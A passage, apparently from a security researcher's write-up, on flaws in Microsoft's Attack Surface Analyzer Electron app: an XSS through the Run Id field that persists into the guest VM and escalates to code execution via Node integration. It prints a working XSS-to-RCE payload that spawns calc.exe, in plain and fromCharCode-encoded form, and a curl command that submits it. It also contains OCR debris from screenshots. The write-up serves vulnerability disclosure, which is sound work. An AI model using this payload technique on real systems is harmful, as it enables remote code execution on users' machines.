  "Logging": {
    "LogLevel": {
      "Default": "Warning"
    }
  },
  "AllowedHosts": "localhost",
  "ApplicationInsights": {
    "InstrumentationKey": "79fc14e7-936c-4dcf-ba66-9a4da6e341ef"
  }
}
```

Vuln2: Cross-Site Scripting

The application does not have a lot of injection points. User input is very limited. We can submit scans and then analyze them. We can export the results in specific paths and create reports.

The `Run Id` is pretty much the only place with user input. Let's try a basic injection script and submit a run. When submitting a run, select something simple like `Certificates` for quick runs.

Note: Run Ids are stored in a SQLite database and must be unique per app.


Attack Surface Analyzer Prev
192.168.56.101:8001/Home/Collect
Burp

Attack Surface Analyzer


Configure Scan

Static Scan

This will scan your system to gather a snapshot of the chosen parameters. To determine the changes made by the installation of a specific piece of software the system must be sc

- The first, pre-ins n system without the software under t
- The second, pos installing the software onto th

1



Live Monitoring

This will monitor your system for changes as they happen.

Scan Type ● Static Scan ○ Live Monitoring

Run Status

Run Id <script>alert(1)</script>

Choose Collectors

□ Files ☑ Certificates
□ Ports □ Services
□ Users □ Registry

Status report for .

XSS in Browser

Oops!

XSS Root Cause Analysis

This is the request to submit our previous run.

```
http://192.168.56.101:8001/Home/StartCollection?Id=<script>alert(1)</script>&
File=false&Port=false&Service=false&User=false&Registry=false&Certificates=true
```

The application then calls `GetCollectors` to get information about the current run and display progress.

- http://192.168.56.101:8001/Home/GetCollectors

The response to the app is a string containing a JSON object. The beautified version of our test run is:

```
{
    "RunId": "<script>alert(1)</script>",
    "Runs": {
        "CertificateCollector": 3
    }
}
```

The value of `RunId` is injected directly into the web page. The culprit is at `js/Collect.js:174`:

GetCollectors()


```
function GetCollectors() {
    $.getJSON('GetCollectors', function (result) {
        var data = JSON.parse(result);
        var rundata = data.Runs;
        var keepChecking = false;
        var anyCollectors = false;
        var icon, midword;
        $('#ScanStatus').empty();

        if (Object.keys(rundata).length > 0) {
            // INJECTION
            $('#ScanStatus').append($('<div/>', { html: l("%StatusReportFor") + dat
        }

        // Removed
    });
}
```


There's no input validation or output encoding for `data.RunId`. Interestingly, the IDs appear output encoded in the `Result` tab. Not being [Lewis Ardern]() (solid 5/7 JavaScript guy), I am glad this simple payload worked.

XSS in Guest from Remote Payloads

We have this reflected XSS which is pretty much worthless. Ok, not completely worthless. If an attacker can make you click on a link to `localhost:8001` and submit a payload, they can get XSS in your ASA/browser inside the VM. Not really *that useful*.

But it gets better because the XSS persists in the guest VM running the ASA Electron app. Without submitting a new run, navigate to the `Scan` tab (or click on it again) in ASA's Electron app inside the guest VM and you should see the alert.





Static Scan

This will scan your system to gather a snapshot of the chosen parameters. To determine the ch of a specific piece of software the system must be scanned at least twice.

- The first, pre-installation scan should be run on a clean system without the software unde
- The second, the software onto the sys

Live Monitoring

This will monitor

asa

1

Scan Type ● Static Scan ○ Live Monitoring

Run Status

Run Id: 05/21/19, 1:57:51 PM

Choose Collectors

☑ Files ☑ Certificates
☑ Ports ☑ Services
☑ Users ☑ Registry

Ready to scan.

When you navigate to the `Scan` tab, the application retrieves the information for the latest submitted run (the one we submitted from host VM) and the injected payload is executed. This means an attacker can connect to the app via port `8001`, submit XSS and then it will pop in ASA when we use it locally.

Vuln 3: XSS to RCE via NodeIntegration

Being Electron, I immediately thought of RCE. There are a lot of write-ups about how you can convert an XSS to RCE in Electron. It's easy when `NodeIntegration` is enabled which is the case for Electron.NET (link to the current commit):

WebPreferences.cs

```
/// <summary>
/// Whether node integration is enabled. Default is true.
/// </summary>
[DefaultValue(true)]
public bool NodeIntegration { get; set; } = true;
```

More info:

- Electron Security - Do not enable Node.js Integration for Remote Content

This means we can use the XSS to spawn processes in the guest VM running ASA. Note that there are `NodeIntegration` bypasses so just disabling it might not be enough.

The RCE Payload

It's the typical `Electron XSS to RCE` payload. Google one and use it.

XSS to RCE Payload

```
var Process = process.binding('process_wrap').Process;
var proc = new Process();
proc.onexit = function(a,b) {};
var env = process.env;
var env_ = [];
for (var key in env) env_.push(key+'='+env[key]);
```

```
proc.spawn({file:'calc.exe',args:[],cwd:null,windowsVerbatimArguments:false,
    detached:false,envPairs:env_,stdio:[{type:'ignore'},{type:'ignore'},
    {type:'ignore'}]});
```


Use the JavaScript eval String.fromCharCode encoder to convert it to the following. Then submit a new run with the payload as the `Run Id` from the browser in the host machine (note that I have added a bogus `id` element to make each payload unique):

```
<img id="5" src=x onerror=eval(String.fromCharCode(118,97,114,32,80,114,111,99,
101,115,115,32,61,32,112,114,111,99,101,115,115,46,98,105,110,100,105,110,103,
40,39,112,114,111,99,101,115,115,95,119,114,97,112,39,41,46,80,114,111,99,101,
115,115,59,10,118,97,114,32,112,114,111,99,32,61,32,110,101,119,32,80,114,111,
99,101,115,115,40,41,59,10,112,114,111,99,46,111,110,101,120,105,116,32,61,32,
102,117,110,99,116,105,111,110,40,97,44,98,41,32,123,125,59,10,118,97,114,32,
101,110,118,32,61,32,112,114,111,99,101,115,115,46,101,110,118,59,10,118,97,114,
32,101,110,118,95,32,61,32,91,93,59,10,102,111,114,32,40,118,97,114,32,107,101,
121,32,105,110,32,101,110,118,41,32,101,110,118,95,46,112,117,115,104,40,107,
101,121,43,39,61,39,43,101,110,118,91,107,101,121,93,41,59,10,112,114,111,99,46,
115,112,97,119,110,40,123,102,105,108,101,58,39,99,97,108,99,46,101,120,101,39,
44,97,114,103,115,58,91,93,44,99,119,100,58,110,117,108,108,44,119,105,110,100,
111,119,115,86,101,114,98,97,116,105,109,65,114,103,117,109,101,110,116,115,58,
102,97,108,115,101,44,100,101,116,97,99,104,101,100,58,102,97,108,115,101,44,
101,110,118,80,97,105,114,115,58,101,110,118,95,44,115,116,100,105,111,58,91,
123,116,121,112,101,58,39,105,103,110,111,114,101,39,125,44,123,116,121,112,101,
58,39,105,103,110,111,114,101,39,125,44,123,116,121,112,101,58,39,105,103,110,
111,114,101,39,125,93,125,41,59))>
```

You can also submit the payload locally via this curl command:

```
curl -vvv -ik -H "Host:localhost:8001" "http://localhost:8001/Home/StartCollection?
Id=<img%20id=%225%22%20src=x%20onerror=eval(String.fromCharCode(118,97,114,32,80,
114,111,99,101,115,115,32,61,32,112,114,111,99,101,115,115,46,98,105,110,100,105,
110,103,40,39,112,114,111,99,101,115,115,95,119,114,97,112,39,41,46,80,114,111,99,
101,115,115,59,10,118,97,114,32,112,114,111,99,32,61,32,110,101,119,32,80,114,111,
99,101,115,115,40,41,59,10,112,114,111,99,46,111,110,101,120,105,116,32,61,32,102,
117,110,99,116,105,111,110,40,97,44,98,41,32,123,125,59,10,118,97,114,32,101,110,
118,32,61,32,112,114,111,99,101,115,115,46,101,110,118,59,10,118,97,114,32,101,
110,118,95,32,61,32,91,93,59,10,102,111,114,32,40,118,97,114,32,107,101,121,32,
105,110,32,101,110,118,41,32,101,110,118,95,46,112,117,115,104,40,107,101,121,43,
39,61,39,43,101,110,118,91,107,101,121,93,41,59,10,112,114,111,99,46,115,112,97,
119,110,40,123,102,105,108,101,58,39,99,97,108,99,46,101,120,101,39,44,97,114,103,
115,58,91,93,44,99,119,100,58,110,117,108,108,44,119,105,110,100,111,119,115,86,
101,114,98,97,116,105,109,65,114,103,117,109,101,110,116,115,58,102,97,108,115,
101,44,100,101,116,97,99,104,101,100,58,102,97,108,115,101,44,101,110,118,80,97,
105,114,115,58,101,110,118,95,44,115,116,100,105,111,58,91,123,116,121,112,101,
58,39,105,103,110,111,114,101,39,125,44,123,116,121,112,101,58,39,105,103,110,111,
114,101,39,125,44,123,116,121,112,101,58,39,105,103,110,111,114,101,39,125,93,125,
41,59))>&File=false&Port=false&Service=false&User=false&Registry=false&Certificates=tru
```

Switch back to the `Scan` tab (or click on it to reload it if it's already open) in the guest VM and see `calc` pop up.



Configure Scan

Static Scan

This will scan your system to gather a snapshot of the chosen parameters. To determine the changes made by the installation of a s… least twice.

- …system without the software under test installed.
- …stalling the software onto the system.

Live M…

This w…

Scan Typ…

Run Status

Run Id

Choose C…

☑ Files

☑ Ports

☑ Users

Status report for .


✓ CertificateCollector has Completed

Collection is completed.

v. 2.0.141+084cfa7c45

Calc in guest VM

Incidentally, the command line value in procmon for running the calc looks like a kaomoji.




```
asa.exe (5036)                 asa                 C:\Users\IEUser\...
  asa.exe (10932)              asa                 C:\Users\IEUser\...
  AttackSurfaceAnalyzer-GUI.exe                    C:\Users\IEUser\...
  asa.exe (3880)               asa                 C:\Users\IEUser\...
  asa.exe (7768)               asa                 C:\Users\IEUser\...
    calc.exe (1064)            Windows Calculator  C:\Windows\syst...
```

Description: Windows Calculator
Company: Microsoft Corporation
Path: C:\Windows\system32\calc.exe
Command: □·□
User: MSEDGEWIN10\IEUser
PID: 1064 Started: 5/21/2019 9:52:04 PM
Exited: 5/21/2019 9:52:04 PM


Calc in procmon

Funky Gifs

Injecting the payload from VM host:



